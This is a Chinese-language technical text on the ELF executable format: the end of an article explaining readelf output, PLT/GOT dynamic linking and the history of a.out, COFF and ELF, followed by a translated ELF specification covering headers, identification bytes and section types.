  [ 7] .gnu.version_r       VERNEED                  080482ac 0002ac 000030
00     A   5     1   4
  [ 8] .rel.dyn                   REL                        080482dc 0002dc 000008
08     A   4     0   4
  [ 9] .rel.plt                   REL                        080482e4 0002e4 000040
08     A   4     b   4
  [10] .init                        PROGBITS                 08048324 000324 000017
00   AX   0     0   4
  [11] .plt                          PROGBITS                 0804833c 00033c 000090
04   AX   0     0   4
  [12] .text                        PROGBITS                 080483cc 0003cc 0001f8
00   AX   0     0   4
```

```
  [13] .fini             PROGBITS        080485c4 0005c4 00001b
00   AX  0   0   4
  [14] .rodata           PROGBITS        080485e0 0005e0 00009f
00    A  0   0  32
  [15] .eh_frame         PROGBITS        08048680 000680 000004
00    A  0   0   4
  [16] .data             PROGBITS        08049684 000684 00000c
00   WA  0   0   4
  [17] .dynamic          DYNAMIC         08049690 000690 0000c8
08   WA  5   0   4
  [18] .ctors            PROGBITS        08049758 000758 000008
00   WA  0   0   4
  [19] .dtors            PROGBITS        08049760 000760 000008
00   WA  0   0   4
  [20] .jcr              PROGBITS        08049768 000768 000004
00   WA  0   0   4
  [21] .got              PROGBITS        0804976c 00076c 000030
04   WA  0   0   4
  [22] .bss              NOBITS          0804979c 00079c 000018
00   WA  0   0   4
  [23] .comment          PROGBITS        00000000 00079c 000132
00       0   0   1
  [24] .debug_aranges    PROGBITS        00000000 0008d0 000098
00       0   0   8
  [25] .debug_pubnames   PROGBITS        00000000 000968 000040
00       0   0   1
  [26] .debug_info       PROGBITS        00000000 0009a8 001cc6
00       0   0   1
```

```
  [27] .debug_abbrev         PROGBITS                00000000 00266e 0002cc
00           0     0   1
  [28] .debug_line             PROGBITS                00000000 00293a 0003dc
00           0     0   1
  [29] .debug_frame            PROGBITS                00000000 002d18 000048
00           0     0   4
  [30] .debug_str              PROGBITS                00000000 002d60 000bcd
01   MS   0     0   1
  [31] .shstrtab               STRTAB                  00000000 00392d 00012b
00           0     0   1
  [32] .symtab                 SYMTAB                  00000000 003fa8 000740
10        33   56   4
  [33] .strtab                 STRTAB                  00000000 0046e8 000467
00           0     0   1
```

对一个 ELF 可执行程序而言，一个基本的段是标记 p_type 为 PT_INTERP 的段，它表明了运行此程序所需要的程序解释器（/lib/ld- linux.so.2），实际上也就是动态连接器（dynamic linker）。最重要的段是标记 p_type 为 PT_LOAD 的段，它表明了为运行程序而需要加载到内存的数据。查看上面实际输入，可以看见有两个可 LOAD 段，第一个为只读可执行（FLg 为 R E）,第二个为可读可写（Flg 为 RW）。段 1 包含了文本节.text，注意到 ELF 文件头部中程序进入点的值为 0x80483cc，正好是指向节. text 在内存中的地址。段二包含了数据节.data，此数据节中数据是可读可写的，相对的只读数据节.rodata 包含在段 1 中。ELF 格式可以比 COFF 格式包含更多的调试信息，如上面所列出的形式为.debug_xxx 的节。在 I386 平台 LINUX 系统下，用命令 file 查看一个 ELF 可执行 程序的可能输出是：a.out: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.5, dynamically linked (uses shared libs), not stripped。

ELF 文件中包含了动态连接器的全路径，内核定位"正确"的动态连接器在内存中的地址是"正确"运行可执行文件的保证，参考资料 13 讨论了如何通过查找动态连接器在内存中的地址以达到颠覆（Subversiver）动态连接机制的方法。

最后我们讨论 ELF 文件的动态连接机制。每一个外部定义的符号在全局偏移表(Global Offset Table GOT)中有相应的条目,如果符号是函数则在过程连接表(Procedure Linkage Table PLT)中也有相应的条目，且一个 PLT 条目对应一个 GOT 条目。对外部定义函数解析可能是整个 ELF 文件规范中最复杂的，下面是函数符号解析过程的一个 描述。

1：代码中调用外部函数 func,语句形式为 call 0xaabbccdd,地址 0xaabbccdd 实际上就是符号 func 在 PLT 表中对应的条目地址（假设地址为标号.PLT2）。

2：PLT 表的形式如下

```
                    .PLT0: pushl     4(%ebx)        /* GOT 表的地址保存在寄存器 ebx 中 */
jmp         *8(%ebx)
                    nop; nop
                    nop; nop
    .PLT1:  jmp         *name1@GOT(%ebx)
                    pushl     $offset
                    jmp         .PLT0@PC
    .PLT2:  jmp         *func@GOT(%ebx)
                    pushl     $offset
                    jmp         .PLT0@PC
```

3：查看标号.PLT2 的语句,实际上是跳转到符号 func 在 GOT 表中对应的条目。

4：在符号没有重定位前，GOT 表中此符号对应的地址为标号.PLT2 的下一条语句，即是 pushl $offset，其中$offset 是符号 func 的重定位偏移量。注意到这是一个二次跳转。

5：在符号 func 的重定位偏移量压栈后,控制跳到 PLT 表的第一条目，把 GOT[1]的内容压栈，并跳转到 GOT[2]对应的地址。

6：GOT[2]对应的实际上是动态符号解析函数的代码，在对符号 func 的地址解析后，会把 func 在内存中的地址设置到 GOT 表中此符号对应的条目中。

7：当第二次调用此符号时，GOT 表中对应的条目已经包含了此符号的地址，就可直接调用而不需要利用 PLT 表进行跳转。

动态连接是比较复杂的，但为了获得灵活性的代价通常就是复杂性。其最终目的是把 GOT 表中条目的值修改为符号的真实地址，这也可解释节.got 包含在可读可写段中。

动态连接是一个非常重要的进步，这意味着库文件可以被升级、移动到其他目录等等而不需要重新编译程序（当然，这不意味库可以任意修改，如函数入参的 个数、数据类型应保持兼容性）。从很大程度上说，动态连接机制是 ELF 格式代替 a.out 格式的决定性原因。如果说面对对象的编程本质是面对接口（interface）的编程，那么动态连接机制则是这种思想的地一个非常典型的应用，具体的讲，动态连接机制与设计模式中的桥接（BRIDGE）方法比 较类似，而它的 LAZY 特性则与代理（PROXY）方法非常相似。动态连接操作的细节描述请参阅参考资料 8，9，10，11。通过阅读命令 readelf、objdump 的源代码以及参考资料 14 中所提及的相关软件源代码，可以对 ELF 文件的格式有更彻底的了解。

总结

不同时期的可执行文件格式深刻的反映了技术进步的过程，技术进步通常是针对解决存在的问题和适应新的环境。早期的 UNIX 系统使用 a.out 格式，随着操作系统和硬件系统的进步，a.out 格式的局限性越来越明显。新的可执行文件格式 COFF 在 UNIX System VR3 中出现，COFF 格式相对 a.out 格式最大变化是多了一个节头表（section head table），能够在包含基础的文本段、数据段、BSS 段之外包含更多的段，但是 COFF 对动态连接和 C++程序的支持仍然比较困难。为了解决上述问题， UNIX 系统实验室(UNIX

SYSTEM Laboratories USL）开发出 ELF 文件格式，它被作为应用程序二进制接口（Application binary Interface ABI）的一部分，其目的是替代传统的 a.out 格式。例如，ELF 文件格式中引入初始化段.init 和结束段.fini（分别对应构造函数和析构函数） 则主要是为了支持 C++程序。1994 年 6 月 ELF 格式出现在 LINUX 系统上，现在 ELF 格式作为 UNIX/LINUX 最主要的可执行文件格式。当然我 们完全有理由相信，在将来还会有新的可执行文件格式出现。

上述三种可执行文件格式都很好的体现了设计思想中分层的概念，由一个总的头部刻画了文件的基本要素，再由若干子头部/条目刻画了文件的若干细节。比 较一下可执行文件格式和以太数据包中以太头、IP 头、TCP 头的设计，我想我们能很好的感受分层这一重要的设计思想。参考资料 21 从全局的角度讨论了各种文件的格式，并提出一个比较夸张的结论：Everything Is Byte!

最后的题外话：大多数资料中对 a.out 格式的评价较低，常见的词语有黑暗年代（dark ages）、丑陋（ugly）等等，当然，从现代的观点来看，的确是比较简单，但是如果没有曾经的简单何来今天的精巧？正如我们今天可以评价石器时代的技 术是 ugly,那么将来的人们也可以嘲讽今天的技术是非常 ugly。我想我们也许应该用更平和的心态来对曾经的技术有一个公正的评价。

参考资料

1. 《LINUX VIRUSES - ELF FILE FORMAT》 Marius Van Oers
2. 《A Whirlwind Tutorial on Creating Really Teensy ELF Executables for Linux 》 breadbox
3. 《The Linux Virus Writing And Detection HOWTO》Alexander Bartolich
4. 《从程序员角度看 ELF》Hongjiu Lu alert7（译）
5. 《XCOFF Object File Format》
6. 《Executable and Linkable Format(ELF)》
7. 《elf 文件格式--另一文本方式的 elf 文档》alert7（译）
8. 《如何修改动态库符号表》wangdb
9. 《分析 ELF 的加载过程》opera
10. 《Before main() 分析》 alert7

11. 《Linkers & Loaders》John R. Levine
12. 《Running a.out executables on modern Red Hat Linux》
13. 《Cheating the ELF》
14. 《ELF Binary Analysis Tools》
15. 《dbxread.c》
16. 《Manual Reference Pages - A.OUT (5)》
17. 《Linux 下缓冲区溢出攻击的原理及对策》
18. 《Microsoft Portable Executable and Common Object File Format Specification》
19. 《COFF 的文件结构》redleaves
20. 《Common Object File Format (COFF)》
21. 《Everything Is Byte》 mala

关于作者
施聪，成都人，高级程序员、网络设计师。长期从事基于 UNIX/LINUX 下的 c/c++程序设计和数据库建模工作。可通过 javer@163.com 或 memncmp@yahoo.com.cn 和他联系。

ELF 文件格式详解

ARM 的可执行文件的格式是 ELF 格式文件，下文对 ELF 格式做个详细的介绍。

序言
1. OBJECT 文件
    导言

ELF 头(ELF Header)
Sections
String 表(String Table)
Symbol 表(Symbol Table)
重定位(Relocation)
2. 程序装载与动态连接
导言
Program 头(Program Header)
Program 装载(Program Loading)
Dynamic 连接(Dynamic Linking)
3. C LIBRARY
C Library

导言

ELF: 可执行连接格式

可执行连接格式是 UNIX 系统实验室(USL)作为应用程序二进制接口(Application Binary Interface(ABI)而开发和发布的。工具接口标准委员会(TIS)选择了正在发展中的 ELF 标准作为工作在 32 位 INTEL 体系上不同操作系统之间可移植的二进制文件格式。

假定开发者定义了一个二进制接口集合，ELF 标准用它来支持流线型的软件发展。 应该减少不同执行接口的数量。因此可以减少重新编程重新编译的代码。

关于这片文档

这篇文档是为那些想创建目标文件或者在不同的操作系统上执行文件的开发着准备的。它分以下三个部分：

* 第一部分, “目标文件 Object Files”描述了 ELF 目标文件格式三种主要的类型。
* 第二部分, “程序转载和动态连接”描述了目标文件的信息和系统在创建运行时程序的行为。
* 第三部分, “C 语言库”列出了所有包含在 libsys 中的符号,标准的 ANSI C 和 libc 的运行程序，还有 libc 运行程序所需的全局的数据符号。

注意: 参考的 X86 体系已经被改成了 Intel 体系。

---

1. 目标文件(Object file)

========== 序言 ==========

第一部分描述了 iABI 的 object 文件的格式, 被称为 ELF(Executable and Linking Format). 在 object 文件中有三种主要的类型。

* 一个可重定位(relocatable)文件保存着代码和适当的数据，用来和其他的 object 文件一起来创建一个可执行文件或者是一个共享文件。
* 一个可执行(executable)文件保存着一个用来执行的程序；该文件指出了 exec(BA_OS)如何来创建程序进程映象。
* 一个共享 object 文件保存着代码和合适的数据，用来被下面的两个链接器链接。第一个是连接编辑器[请参看 ld(SD_CMD)]，可以和其他的可重定位和共享 object 文件来创建其他的 object。第二个是动态链接器，联合一个可执行文件和其他的共享 object 文件来创建一个进程映象。


一个 object 文件被汇编器和联接器创建, 想要在处理机上直接运行的 object 文件都是以二进制来存放的。那些需要抽象机制的程序，比如象 shell 脚本，是不被接受的。

在介绍性的材料过后，第一部分主要围绕着文件的格式和关于如何建立程序。第二部分也描述了 object 文件的几个组成部分，集中在执行程序所必须的信息上。

文件格式

Object 文件参与程序的联接(创建一个程序)和程序的执行(运行一个程序)。object 文件格式提供了一个方便有效的方法并行的视角看待文件的内容，在他们的活动中，反映出不同的需要。例 1-1 图显示了一个 object 文件的组织图。

+ 图 1-1: Object 文件格式



一个 ELF 头在文件的开始，保存了路线图(road map)，描述了该文件的组织情况。
sections 保存着 object 文件的信息，从连接角度看：包括指令，数据，
符号表，重定位信息等等。特别 sections 的描述会出项在以后的第一部分。
第二部分讨论了段和从程序的执行角度看文件。

假如一个程序头表（program header table）存在，那么它告诉系统如何来创建一个进程的内存映象。被用来建立进程映象(执行一个程序)的文件必须要有一个程序头表（program header table）；可重定位文件不需要这个头表。一个 section 头表（section header table）包含了描述文件 sections 的信息。每个 section 在这个表中有一个入口；每个入口给出了该 section 的名字，大小，等等信息。在联接过程中的文件必须有一个 section 头表；其他 object 文件可要可不要这个 section 头表。

注意: 虽然图显示出程序头表立刻出现在一个 ELF 头后，section 头表跟着其他 section 部分出现，事实是的文件是可以不同的。此外，sections 和段(segments)没有特别的顺序。只有 ELF 头（elf header）是在文件的固定位置。

数据表示
object 文件格式支持 8 位、32 位不同的处理器。不过，它试图努力的在更大或更小的体系上运行。因此，object 文件描绘一些控制数据需要用与机器无关的格式，使它尽可能的用一般的方法甄别 object 文件和描述他们的内容。在 object 文件中剩余的数据使用目标处理器的编码方式，不管文件是在哪台机子上创建的。

+ 图 1-2: 32-Bit Data Types

Name	Size	Alignment	Purpose
Elf32_Addr	4	4	Unsigned program address
Elf32_Half	2	2	Unsigned medium integer
Elf32_Off	4	4	Unsigned file offset
Elf32_Sword	4	4	Signed large integer
Elf32_Word	4	4	Unsigned large integer
unsigned char	1	1	Unsigned small integer

所有的 object 文件格式定义的数据结构是自然大小(natural size),为相关的类型调整指针。如果需要，数据结构中明确的包含了确保 4 字节对齐的填充字段。来使结构大小是 4 的倍数。数据从文件的开始也有适当的对齐。
例如，一个包含了 Elf32_Addr 成员的结构将会在文件内对齐到 4 字节的边界上。

因为移植性的原因，ELF 不使用位字段。

========== ELF Header ==========

一些 object 文件的控制结构能够增长的，所以 ELF 头包含了他们目前的大小。
假如 object 文件格式改变，程序可能会碰到或大或小他们不希望的控制结构。
程序也有可能忽略额外（extra）的信息。
对待来历不明(missing)的信息依靠上下文来解释，假如扩展被定义，它们
将会被指定。

+ 图 1-3: ELF Header

```
#define EI_NIDENT             16

typedef struct {
        unsigned char             e_ident[EI_NIDENT];
        Elf32_Half                   e_type;
        Elf32_Half                   e_machine;
        Elf32_Word                   e_version;
        Elf32_Addr                   e_entry;
        Elf32_Off                     e_phoff;
        Elf32_Off                     e_shoff;
        Elf32_Word                   e_flags;
        Elf32_Half                   e_ehsize;
        Elf32_Half                   e_phentsize;
        Elf32_Half                   e_phnum;
        Elf32_Half                   e_shentsize;
        Elf32_Half                   e_shnum;
        Elf32_Half                   e_shstrndx;
```

} Elf32_Ehdr;

* e_ident

这个最初的字段标示了该文件为一个 object 文件，提供了一个机器无关的数据，解释文件的内容。在下面的 ELF 的鉴别（ELF Identification）部分有更详细的信息。

* e_type

该成员确定该 object 的类型。

Name	Value	Meaning
ET_NONE	0	No file type
ET_REL	1	Relocatable file
ET_EXEC	2	Executable file
ET_DYN	3	Shared object file
ET_CORE	4	Core file
ET_LOPROC	0xff00	Processor-specific
ET_HIPROC	0xffff	Processor-specific

虽然 CORE 的文件内容未被指明，类型 ET_CORE 是保留的。
值从 ET_LOPROC 到 ET_HIPROC(包括 ET_HIPROC)是为特殊的处理器保留的。
如有需要，其他保留的变量将用在新的 object 文件类型上。

* e_machine

该成员变量指出了运行该程序需要的体系结构。

Name	Value	Meaning
EM_NONE	0	No machine
EM_M32	1	AT&T WE 32100
EM_SPARC	2	SPARC
EM_386	3	Intel 80386
EM_68K	4	Motorola 68000
EM_88K	5	Motorola 88000
EM_860	7	Intel 80860
EM_MIPS	8	MIPS RS3000

如有需要，其他保留的值将用到新的机器类型上。特殊处理器名使用机器名来区别他们。例如，下面将要被提到的成员 flags 使用前缀 EF_;在一台 EM_XYZ 机器上，flag 称为 WIDGET，那么就称为 EF_XYZ_WIDGET。

* e_version

这个成员确定 object 文件的版本。

Name	Value	Meaning
EV_NONE	0	Invalid version
EV_CURRENT	1	Current version

值 1 表示原来的文件格式；创建新版本就用>1 的数。EV_CURRENT 值(上面给出为 1)如果需要将指向当前的版本号。

* e_entry

  该成员是系统第一个传输控制的虚拟地址，在那启动进程。假如文件没有
  如何关联的入口点，该成员就保持为 0。

* e_phoff

  该成员保持着程序头表（program header table）在文件中的偏移量(以字节计数)。
  假如该文件没有程序头表的的话，该成员就保持为 0。

* e_shoff

  该成员保持着 section 头表（section header table）在文件中的偏移量(以字节
  计数)。假如该文件没有 section 头表的的话，该成员就保持为 0。

* e_flags

  该成员保存着相关文件的特定处理器标志。
  flag 的名字来自于 EF_<machine>_<flag>。看下机器信息“Machine Information”
  部分的 flag 的定义。

* e_ehsize

  该成员保存着 ELF 头大小(以字节计数)。

* e_phentsize

该成员保存着在文件的程序头表（program header table）中一个入口的大小(以字节计数)。所有的入口都是同样的大小。

* e_phnum

该成员保存着在程序头表中入口的个数。因此，e_phentsize 和 e_phnum 的乘机就是表的大小(以字节计数).假如没有程序头表（program header table），e_phnum 变量为 0。

* e_shentsize

该成员保存着 section 头的大小(以字节计数)。一个 section 头是在 section 头表(section header table)的一个入口；所有的入口都是同样的大小。

* e_shnum

该成员保存着在 section header table 中的入口数目。因此，e_shentsize 和 e_shnum 的乘积就是 section 头表的大小(以字节计数)。
假如文件没有 section 头表，e_shnum 值为 0。

* e_shstrndx

该成员保存着跟 section 名字字符表相关入口的 section 头表(section header table)索引。假如文件中没有 section 名字字符表，该变量值为 SHN_UNDEF。
更详细的信息 看下面“Sections”和字符串表(“String Table”) 。

ELF 鉴别(Identification)

在上面提到的，ELF 提供了一个 object 文件的框架结构来支持多种处理机，多样的数据编码方式，多种机器类型。为了支持这个 object 文件家族，最初的几个字节指定用来说明如何解释该文件，独立于处理器，与文件剩下的内容无关。

ELF 头(也就是 object 文件)最初的几个字节与成员 e_ident 相一致。

+ 图 1-4: e_ident[] Identification Indexes

Name	Value	Purpose
EI_MAG0	0	File identification
EI_MAG1	1	File identification
EI_MAG2	2	File identification
EI_MAG3	3	File identification
EI_CLASS	4	File class
EI_DATA	5	Data encoding
EI_VERSION	6	File version
EI_PAD	7	Start of padding bytes
EI_NIDENT	16	Size of e_ident[]

通过索引访问字节，以下的变量被定义。

* EI_MAG0 to EI_MAG3

  文件的前 4 个字符保存着一个魔术数(magic number)，用来确定该文件是否为 ELF 的目标文件。

		Name	Value	Position
		====	=====	========
ELFMAG0	0x7f	e_ident[EI_MAG0]		
		ELFMAG1	'E'	e_ident[EI_MAG1]
		ELFMAG2	'L'	e_ident[EI_MAG2]
		ELFMAG3	'F'	e_ident[EI_MAG3]

* EI_CLASS

接下来的字节是 e_ident[EI_CLASS]，用来确定文件的类型或者说是能力。

Name	Value	Meaning
====	=====	=======
ELFCLASSNONE	0	Invalid class
ELFCLASS32	1	32-bit objects
ELFCLASS64	2	64-bit objects

文件格式被设计成在不同大小机器中可移植的，在小型机上的不用大型机上的尺寸。类型 ELFCLASS32 支持虚拟地址空间最大可达 4GB 的机器；使用上面定义过的基本类型。

类型 ELFCLASS64 为 64 位体系的机器保留。它的出现表明了 object 文件可能改变，但是 64 位的格式还没有被定义。如果需要，其他类型将被定义，会有不同的类型和不同大小的数据尺寸。

* EI_DATA

字节 e_ident[EI_DATA]指定了在 object 文件中特定处理器数据的编码

方式。当前定义了以下编码方式。

Name	Value	Meaning
ELFDATANONE	0	Invalid data encoding
ELFDATA2LSB	1	See below
ELFDATA2MSB	2	See below

更多的关于编码的信息出现在下面。其他值保留，将被分配一个新的编码方式，当然如果必要的话。

* EI_VERSION

字节 e_ident[EI_VERSION]表明了 ELF 头的版本号。
现在这个变量的是一定要设为 EV_CURRENT，作为上面 e_version 的解释。

* EI_PAD


该变量标识了在 e_ident 中开始的未使用的字节。那些字节保留并被设置为 0；程序把它们从 object 文件中读出但应该忽略。假如当前未被使用的字节有了新的定义，EI_PAD 变量将来会被改变。

一个文件的数据编码指出了如何来解释一个基本的 object 文件。在上述的描述中，类型 ELFCLAS32 文件使用占用 1，2 和 4 字节的目标文件。下面定义的编码方式，用下面的图来描绘。数据出现在左上角。

ELFDATA2LSB 编码指定了 2 的补数值。


最小有意义的字节占有最低的地址。

+ 图 1-5: Data Encoding ELFDATA2LSB



ELFDATA2LSB 编码指定了 2 的补数值。
最大有意义的字节占有最低的地址。

+ 图 1-6: Data Encoding ELFDATA2MSB



机器信息

为了确定文件，32 位 Intel 体系结构的需要以下的变量。

+ 图 1-7: 32-bit Intel Architecture Identification, e_ident

Position	Value
e_ident[EI_CLASS]	ELFCLASS32
e_ident[EI_DATA]	ELFDATA2LSB

处理器确认 ELF 头里的 e_machine 成员，该成员必须为 EM_386。

ELF 报头里的 e_flags 成员保存了和文件相关的位标记。32 位 Intel 体系上未定义该标记；所以这个成员应该为 0；

========== Sections ==========

一个 object 文件的 section header table 可以让我们定位所有的 sections。section header table 是个 Elf32_Shdr 结构的数组(下面描述)。一个 section 报头表(section header table)索引是这个数组的下标。ELF header table 的 e_shoff 成员给出了 section 报头表的偏移量(从文件开始的计数)。e_shnum 告诉我们 section 报头表中包含了多少个入口；e_shentsize 给出了每个入口的大小。

一些 section 报头表索引是保留的；那些特别的索引在一个 object 文件中将没有与之对应 sections。

+ 图 1-8: Special Section Indexes

Name	Value
SHN_UNDEF	0
SHN_LORESERVE	0xff00
SHN_LOPROC	0xff00
SHN_HIPROC	0xff1f
SHN_ABS	0xfff1
SHN_COMMON	0xfff2
SHN_HIRESERVE	0xffff

* SHN_UNDEF

  该值表明没有定义，缺少，不相关的或者其他涉及到的无意义的 section。例如，标号“defined”相对于 section 索引号 SHN_UNDEF 是一个没有被定义的标号。

注意: 虽然索引 0 保留作为未定义的值，section 报头表包含了一个索引 0 的入口。因此，假如 ELF 报头说一个文件的 section 报头表中有 6 个 section 入口的话，e_shnum 的值应该是从 0 到 5。最初的入口的内容以后在这个 section 中被指定。

* SHN_LORESERVE

该值指定保留的索引范围的最小值。

* SHN_LOPROC through SHN_HIPROC

该值包含了特定处理器语意的保留范围。

* SHN_ABS

该变量是相对于相应参考的绝对地址。
例如，section 号的标号是绝对地址，不被重定位影响。

* SHN_COMMON

该 section 的标号是一个公共(common)的标号，就象 FORTRAN COMMON
或者不允许的 C 扩展变量。

* SHN_HIRESERVE

该值指定保留的索引范围的上限。系统保留的索引值是从 SHN_LORESERVE
到 SHN_HIRESERVE；该变量不涉及到 section 报头表（section header table）。
因此，section 报头表不为保留的索引值包含入口。

sections 包含了在一个 object 文件中的所有信息，除了 ELF 报头，程序报头
表(program header table)，和 section 报头表(section header table)。
此外，object 文件的 sections 满足几天条件：

* 每个在 object 文件中的 section 都有自己的一个 section 的报头来描述它。
  section 头可能存在但 section 可以不存在。
* 每个 section 在文件中都占有一个连续顺序的空间(但可能是空的)。
* 文件中的 Sections 不可能重复。文件中没有一个字节既在这个 section 中
  又在另外的一个 section 中。
* object 文件可以有"非活动的"空间。不同的报头和 sections 可以不覆盖到
  object 文件中的每个字节。"非活动"数据内容是未指定的。

一个 section 头有如下的结构。

+ 图 1-9: Section Header

```
typedef struct {
        Elf32_Word sh_name;
        Elf32_Word sh_type;
        Elf32_Word sh_flags;
        Elf32_Addr sh_addr;
        Elf32_Off sh_offset;
        Elf32_Word sh_size;
        Elf32_Word sh_link;
        Elf32_Word sh_info;
        Elf32_Word sh_addralign;
        Elf32_Word sh_entsize;
} Elf32_Shdr;
```

* sh_name

  该成员指定了这个 section 的名字。它的值是 section 报头字符表 section 的

索引。[看以下的“String Table”], 以 NULL 空字符结束。

* sh_type

该成员把 sections 按内容和意义分类。section 的类型和他们的描述在下面。

* sh_flags

sections 支持位的标记，用来描述多个属性。
Flag 定义出现在下面。

* sh_addr

假如该 section 将出现在进程的内存映象空间里，该成员给出了一个该 section 在内存中的位置。否则，该变量为 0。

* sh_offset

该成员变量给出了该 section 的字节偏移量(从文件开始计数)。SHT_NOBITS 类型的 section(下面讨论)在文件中不占空间，它的 sh_offset 成员定位在文件中的概念上的位置。

* sh_size
该成员给你了 section 的字节大小。除非这个 section 的类型为 SHT_NOBITS，否则该 section 将在文件中将占有 sh_size 个字节。SHT_NOBITS 类型的 section 可能为非 0 的大小，但是不占文件空间。

* sh_link

该成员保存了一个 section 报头表的索引连接，它的解释依靠该 section 的类型。以下一个表描述了这些值。

* sh_info

该成员保存着额外的信息，它的解释依靠该 section 的类型。以下一个表描述了这些值。

* sh_addralign

一些 sections 有地址对齐的约束。例如，假如一个 section 保存着双字，系统就必须确定整个 section 是否双字对齐。所以 sh_addr 的值以 sh_addralign 的值作为模，那么一定为 0。当然的，仅仅 0 和正的 2 的次方是允许的。值 0 和 1 意味着该 section 没有对齐要求。

* sh_entsize

一些 sections 保存着一张固定大小入口的表，就象符号表。对于这样一个 section 来说，该成员给出了每个入口的字节大小。如果该 section 没有保存着一张固定大小入口的表，该成员就为 0。

section 头成员 sh_type 指出了 section 的语意。

+ 图 1-10: Section Types, sh_type

Name	Value

```
SHT_NULL                    0
SHT_PROGBITS                1
SHT_SYMTAB                  2
SHT_STRTAB                  3
SHT_RELA                    4
SHT_HASH                    5
SHT_DYNAMIC                 6
SHT_NOTE                    7
SHT_NOBITS                  8
SHT_REL                     9
SHT_SHLIB                   10
SHT_DYNSYM                  11
SHT_LOPROC      0x70000000
SHT_HIPROC      0x7fffffff
SHT_LOUSER      0x80000000
SHT_HIUSER      0xffffffff
```

* SHT_NULL

  该值表明该 section 头是无效的；它没有相关的 section。
  该 section 的其他成员的值都是未定义的。

* SHT_PROGBITS

  该 section 保存被程序定义了的一些信息，它的格式和意义取决于程序本身。

* SHT_SYMTAB and SHT_DYNSYM

那些 sections 保存着一个符号表（symbol table）。一般情况下，一个
object 文件每个类型 section 仅有一个，但是，在将来，这个约束可能被放宽。
典型的是，SHT_SYMTAB 为连接器提供标号，当然它也有可能被动态连接时使用。
作为一个完整的符号表，它可能包含了一些动态连接时不需要的标号。
因此，一个 object 文件可能也包含了一个 SHT_DYNSYM 的 section，它保存着
一个动态连接时所需最小的标号集合来节省空间。
看下面符号表“Symbol Table”的细节。

* SHT_STRTAB

该 section 保存着一个字符串表。一个 object 文件可以包含多个字符串表的
section。看下面字符串表“String Table”的细节。

* SHT_RELA

该 section 保存着具有明确加数的重定位入口。就象 object 文件 32 位的
Elf32_Rela 类型。一个 object 文件可能有多个重定位的 sections。具体细节
看重定位``Relocation''部分。

* SHT_HASH

该标号保存着一个标号的哈希(hash)表。所有的参与动态连接的 object
一定包含了一个标号哈希表（hash table）。当前的，一个 object 文件
可能只有一个哈希表。详细细节看第二部分的哈希表"Hash Table"。

* SHT_DYNAMIC

该 section 保存着动态连接的信息。当前的，一个 object 可能只有一个动态

的 section，但是，将来这个限制可能被取消。详细细节看第二部分的动态 section(“Dynamic Section”)。

* SHT_NOTE

该 section 保存着其他的一些标志文件的信息。详细细节看第二部分的“Note Section” 。

* SHT_NOBITS

该类型的 section 在文件中不占空间，但是类似 SHT_PROGBITS。尽管该 section 不包含字节，sh_offset 成员包含了概念上的文件偏移量。

* SHT_REL

该 section 保存着具有明确加数的重定位的入口。
就象 object 文件 32 位类型 Elf32_Rel 类型。一个 object 文件可能有多个重定位的 sections。具体细节看重定位``Relocation''部分。

* SHT_SHLIB

该 section 类型保留但语意没有指明。包含这个类型的 section 的程序是不符合 ABI 的。

* SHT_LOPROC through SHT_HIPROC

在这范围之间的值为特定处理器语意保留的。

* SHT_LOUSER

该变量为应用程序保留的索引范围的最小边界。

* SHT_HIUSER

该变量为应用程序保留的索引范围的最大边界。在 SHT_LOUSER 和 HIUSER 的 section 类型可能被应用程序使用，这和当前或者将来系统定义的 section 类型是不矛盾的。

